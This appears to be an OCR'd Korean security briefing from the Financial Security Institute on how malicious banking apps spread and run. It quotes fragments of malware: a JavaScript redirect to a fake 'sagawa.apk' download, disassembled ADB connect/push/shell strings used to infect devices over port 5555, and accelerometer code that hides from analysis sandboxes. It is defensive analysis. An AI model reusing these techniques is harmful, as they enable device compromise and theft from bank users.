


악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

⑥ 개발 및 유통사 홈페이지를 통한 유포

└ 사용 매뉴얼에서 QR 코드를 이용한 다운로드 및 Play 프로텍트 해제 안내





악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

⑥ 개발 및 유통사 홈페이지를 통한 유포

- 기기정보 및 사용자정보(위치정보, 실행중인 앱 등)에 대한 수집코드 포함
- 수집된 일부 정보를 게임사 외부 서버에 전송






악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

⑦ 인터넷 공유기를 통한 악성 앱 유포

- 보안이 취약한 공유기를 해킹하여 접속한 기기를 악성 페이지로 리다이렉트
- 리다이렉트된 페이지에서 로밍맨티스 악성 앱 유포




```
...
<script type="text/javascript">
function kk() {

//alert("速達便をダウンロードされますので、ダウンロード後にインストール
window.location.href = "./sagawa.apk"; }

</script>
</head>

<body onclick="kk();">
<div id="wrapper">
<!-- include Header -->
```

악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

⑧ PC 및 네트워크를 통한 모바일 기기 감염

└ 기기 내 ADB 데몬이 활성화 되어 있는 경우 노출될 수 있는 위협

```
.rodata:0002A9B0
.rodata:0002A9BC aAdbConnect      DCB "adb connect ",0
.rodata:0002A9BC
.rodata:0002A9C9                  ALIGN 4
.rodata:0002A9CC aAdbS            DCB "adb -s ",0
.rodata:0002A9CC
.rodata:0002A9D4 a5555GetState    DCB ":5555 get-state",0
.rodata:0002A9D4
.rodata:0002A9E4 aDevice          DCB "device",0xA,0
.rodata:0002A9E4
.rodata:0002A9EC aAdbDisconnect   DCB "adb disconnect",0
.rodata:0002A9EC
.rodata:0002A9FB                  ALIGN 4
.rodata:0002A9FC a5555Push        DCB ":5555 push ",0
.rodata:0002A9FC
.rodata:0002AA08 a5555Shell       DCB ":5555 shell ",0x22,0
.rodata:0002AA08
.rodata:0002AA16                  ALIGN 4
.rodata:0002AA18 word_2AA18       DCW 0x22
.rodata:0002AA18
```

금융 모바일 악성코드 특성

- 기본 구조
- 실행 흐름


기본 구조

금융보안원
FINANCIAL SECURITY INSTITUTE

모바일 악성코드 실행 조건

- 백그라운드에서 실행되는 서비스
- 현재 실행중인 앱 정보 확인
- 앱 화면 위에 오버레이 화면 출력
- 개인 및 시스템 설정 관련 권한과 API 지원

기본 구조



CameraAlbum의 다음 작업을 허용하시겠습니까? 기기 사진, 미디어, 파일 액세스
거부
허용
READ EXSTORAGE
Allow Application to access your contacts?
DENY
ALLOW
RuntimePermissions의 사진 찍기 및 동영상 녹화 작업 수행을 허용하시겠습니까?
다시 묻지 않기
거부
허용
Allow Awesome Notes to access your contacts?
DENY
ALLOW

금융보안원
FINANCIAL SECURITY INSTITUTE


악성 앱 설치 및 실행되는 과정

- 원격지 서버에서 다운로드 및 설치
- 반복 감염

[그림 22] 악성 앱이 설치 및 실행되는 과정(1차 감염 이후에도 반복 감염)




[그림 23] 금융 악성 앱 세부 분류




실행 흐름

금융보안원 FINANCIAL SECURITY INSTITUTE

[그림 25] 악성 앱의 일반적인 실행 흐름



실행 흐름 (플레이 프로텍트 비활성화)



실행 흐름 (분석환경 실행 방지)

금융보안원 FINANCIAL SECURITY INSTITUTE

모션 센서 활용

- 움직임 임계값 확인
- 악성앱 실행 여부 결정

[S14] 모션 센서를 활용하여 모바일 기기의 움직임을 감지

```
...
mSensorManager.registerListener(this, mSensor, SensorManager.SENSOR_DELAY_NORMAL);
Sensor mySensor = sensorEvent.sensor;
mSensorManager.registerListener(this, mySensor, SensorManager.SENSOR_DELAY_NORMAL);
if (mySensor.getType() == Sensor.TYPE_ACCELEROMETER) {
    float[] values = sensorEvent.values;
    float x = values[0];
    float y = values[1];
    float z = values[2];
    long curTime = System.currentTimeMillis();
    if ((curTime - lastUpdate) > 100) {
        long diffTime = (curTime - lastUpdate);
        lastUpdate = curTime;
        float speed
                = Math.abs(x + y + z - last_x - last_y - last_z) / diffTime * 10000;
        if (speed > SHAKE_THRESHOLD) {
            step();
```

